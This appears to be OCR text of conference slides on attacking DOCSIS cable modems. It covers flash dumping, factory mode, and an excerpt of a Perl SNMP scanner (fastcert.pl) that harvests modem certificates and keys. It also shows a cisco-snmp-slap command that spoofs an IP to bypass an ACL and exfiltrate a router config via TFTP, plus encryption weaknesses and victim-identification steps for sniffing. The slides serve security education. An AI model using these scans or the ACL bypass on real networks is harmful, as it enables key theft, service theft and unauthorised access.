
# NAND Flash

- **DumpFlash**
  - https://github.com/ohjeongwook/DumpFlash





# Factory Mode

- **Administrative functions**
  - **Reflashing Firmware**
  - **Dumping keys**



# Factory Mode



# SNMP Scanning

fastcert.pl

```
#######################################################################
# FastCert, searchs for modems with factory mode enabled and     #
#            then retrieves all the necessary certs.       #
#                         #
# Author: duhast              #
# URL: http://www.sbhacker.net/forum/index.php?showuser=1798   #
#                #
#######################################################################

use Net::SNMP qw(snmp_dispatcher oid_lex_sort);

format STDOUT_TOP =
HFC IP Address    MAC Address
---------------- -----------------
.
my ( $wrng, $wrng2 ) = ( 0, 0 );
my $pstme     = localtime();
my $startip   = $ARGV[0] || &usage;
my $endip     = $ARGV[1] || &usage;
my $community = $ARGV[4] || &usage;
my $maxwork   = $ARGV[3] || &usage;
my $port      = $ARGV[5] || &usage;
my $retrs     = $ARGV[7] || &usage;
my $timout    = $ARGV[6] || &usage;
{
```

# SNMP Scanning

```
140   my $serno = $session->var_bind_list->{'1.3.6.1.3.83.1.1.4.0'};
141     if ($serno =~ m/noSuch/){ $serno='N/A'; };
142   my $macaddr = $session->var_bind_list->{'1.3.6.1.2.1.2.2.1.6.2'};
143   $macaddr = chkMac($macaddr);
144   my $EthMac = $session->var_bind_list->{'1.3.6.1.4.1.1166.1.19.4.3.0'};
145   $EthMac = chkMac($EthMac);
146   my $UsbMac = $session->var_bind_list->{'1.3.6.1.3.103.1.5.1.3.1.5'};
147   $UsbMac = chkMac($UsbMac);
148   my $cmFactoryBigRSAPublicKey = $session->var_bind_list->{'1.3.6.1.4.1.1166.1.19.4.50.0'};
149   $cmFactoryBigRSAPublicKey =~ s/0x//gi;
150         my $res=$session->get_request(
151       -varbindlist=>['1.3.6.1.4.1.1166.1.19.4.51.0'],
152       callback=>[\&GetCert2,$hfcip,$factory,$macaddr,$serno,$EthMac,$UsbMac,$cmFactoryBigRSAPublicKey]);
```

# SNMP ACL's

```
[INFO] [DOCSIS.DMG(pid=435)]:
[INFO] [DOCSIS.DMG(pid=435)]: ***   INITIALIZATION COMPLETE - MODEM IS OPERATIONAL   ***
[INFO] [DOCSIS.DMG(pid=435)]:
#com2sec          sec.name         source  community
com2sec local 0.0.0.0 [redacted]
com2sec @eRouterconfig_0 [redacted].0/255.255.254.0 public
com2sec @eRouterconfig_1 [redacted].0/255.255.255.0 public

#group  sec.group       sec.model       sec.name
group MyRWGroup v1 local
group MyRWGroup v2c local
group @eRouterconfigV1_0          v1 @eRouterconfig_0
group @eRouterconfigV2_0          v2c @eRouterconfig_0
group @eRouterconfigV1_1          v1 @eRouterconfig_1
group @eRouterconfigV2_1          v2c @eRouterconfig_1
```

# Bypassing SNMP ACL's

- https://github.com/nccgroup/cisco-snmp-slap

## OVERVIEW

cisco-snmp-slap utilises IP address spoofing in order to bypass an ACL protecting an SNMP service on a Cisco IOS device.

Typically IP spoofing has limited use during real attacks outside DoS. Any TCP service cannot complete the inital handshake. UDP packets are easier to spoof but the return packet is often sent to the wrong address, which makes it difficult to collect any information returned.

However if an attacker can guess the snmp rw community string and a valid source address an attacker can set SNMP MiBs. One of the more obvious uses for this is to have a Cisco SNMP service send its IOS configuration file to another device.

# Bypassing SNMP ACL's

- https://github.com/nccgroup/cisco-snmp-slap

## USAGE

In this example I will take a simple IOS device with an access list protecting a SNMP service using the community string 'cisco'

```
access-list 10 permit 10.100.100.0 0.0.0.255
snmp-server community cisco rw 10
```

One IOS device's IP address is `10.0.0.1`

The pentester has an IP address `10.0.0.2` and has started a TFTP server.

If the tester knows all of this they use the one shot single mode to grab the device's config file. E.g.

```
./slap.py single cisco 10.0.0.2 10.100.100.100 10.0.0.1
```

# DOCSIS Encryption

- Use of 56-bit DES
- DOCSIS 3.0 adds support for AES
  - Never seen AES used (as of 2015)
  - Lack of use likely due to DOCSIS 2.0 support

# DOCSIS Encryption

# DOCSIS 3.1 Encryption: Worldwide



## 11 CRYPTOGRAPHIC METHODS

This section specifies cryptographic algorithms and key sizes.

### 11.1 Packet Data Encryption

The CMTS MUST use the CBC mode (see [NIST-800-38A]) of either the Data Encryption Standard (DES) algorithm (see [FIPS 46-3]) or the Advanced Encryption Standard (AES) algorithm (see [FIPS 197]) to encrypt the Packet Data field, RF MAC PDU Frames. The CM MUST use the CBC mode (see [NIST-800-38A]) of either the Data Encryption Standard (DES) algorithm (see [FIPS 46-3]), or the Advanced Encryption Standard (AES) algorithm (see [FIPS 197]) to encrypt the Packet Data field, RF MAC PDU Frames, and the Fragmentation Payload and Fragmentation CRC Fields in MAC Fragmentation Frames.

The CM MUST support one-hundred twenty-eight (128)-bit AES (i.e., a 128 bit key) with a one-hundred twenty-eight (128)-bit block. The CM MUST support fifty-six (56)-bit DES. The CM MAY support forty (40)-bit DES.

The CMTS MUST support one-hundred twenty-eight (128)-bit AES (i.e., 128 bit key) with a one-hundred twenty-eight (128)-bit block. The CMTS MUST support fifty-six (56)-bit DES. The CMTS MAY support forty (40)-bit DES.

# DOCSIS 3.1 Encryption: China



## Annex E Additions and Modifications for Chinese Specification (Normative)

This annex defines the Security requirements used in conjunction with the Chinese DOCSIS Architectures [C-DOCSIS].

This is an optional annex and in no way affects certification of equipment adhering to the North American technology option described in the sections referenced above.


The C-DOCSIS Cable Modem Termination System (CMTS) MUST support all the features and requirements as defined in this Security Specification. The C-DOCSIS Cable Modem (CM) MUST support all the features and requirements as defined in this Security Specification.

The following section identifies the main differences in security requirements as supported by devices deployed in C-DOCSIS architectures.


### E.1 Security Requirement Differences for C-DOCSIS

- AES:
  - The CMTS MAY support Advanced Encryption Standard (AES) for traffic (packet PDU) encryption.

# Problems with DOCSIS SEC



# Problems with DOCSIS SEC



# Problems with DOCSIS SEC

- CMTS are not picking most secure cryptographic algorithm supported by CM
- Re-use of CBC IV in each frame
  - Required by specification
  - Identical packets will have identical ciphertext


# Sniffing DOCSIS

- **MPEG packets like normal TV to encapsulate data (ISO/IEC 13818-1)**
  - **https://github.com/gmsoft-tuxicoman/pom-ng**
  - **https://bitbucket.org/drspringfield/cabletables**
- **MPEG Encapsulation: MPEG packets > DOCSIS frames > ETHERNET frames > IPv4 > TCP**


# Sniffing DOCSIS: Id the Victim

- Sniff ARP traffic on downstream and collect subnets
- ICMP ping sweeps across subnets with various packets sizes
- Perform correlation between encrypted packet sizes and sent ICMP packet length
  - Produce (MAC, IP) tuples

# Sniffing DOCSIS




# Sniffing DOCSIS




# Sniffing DOCSIS

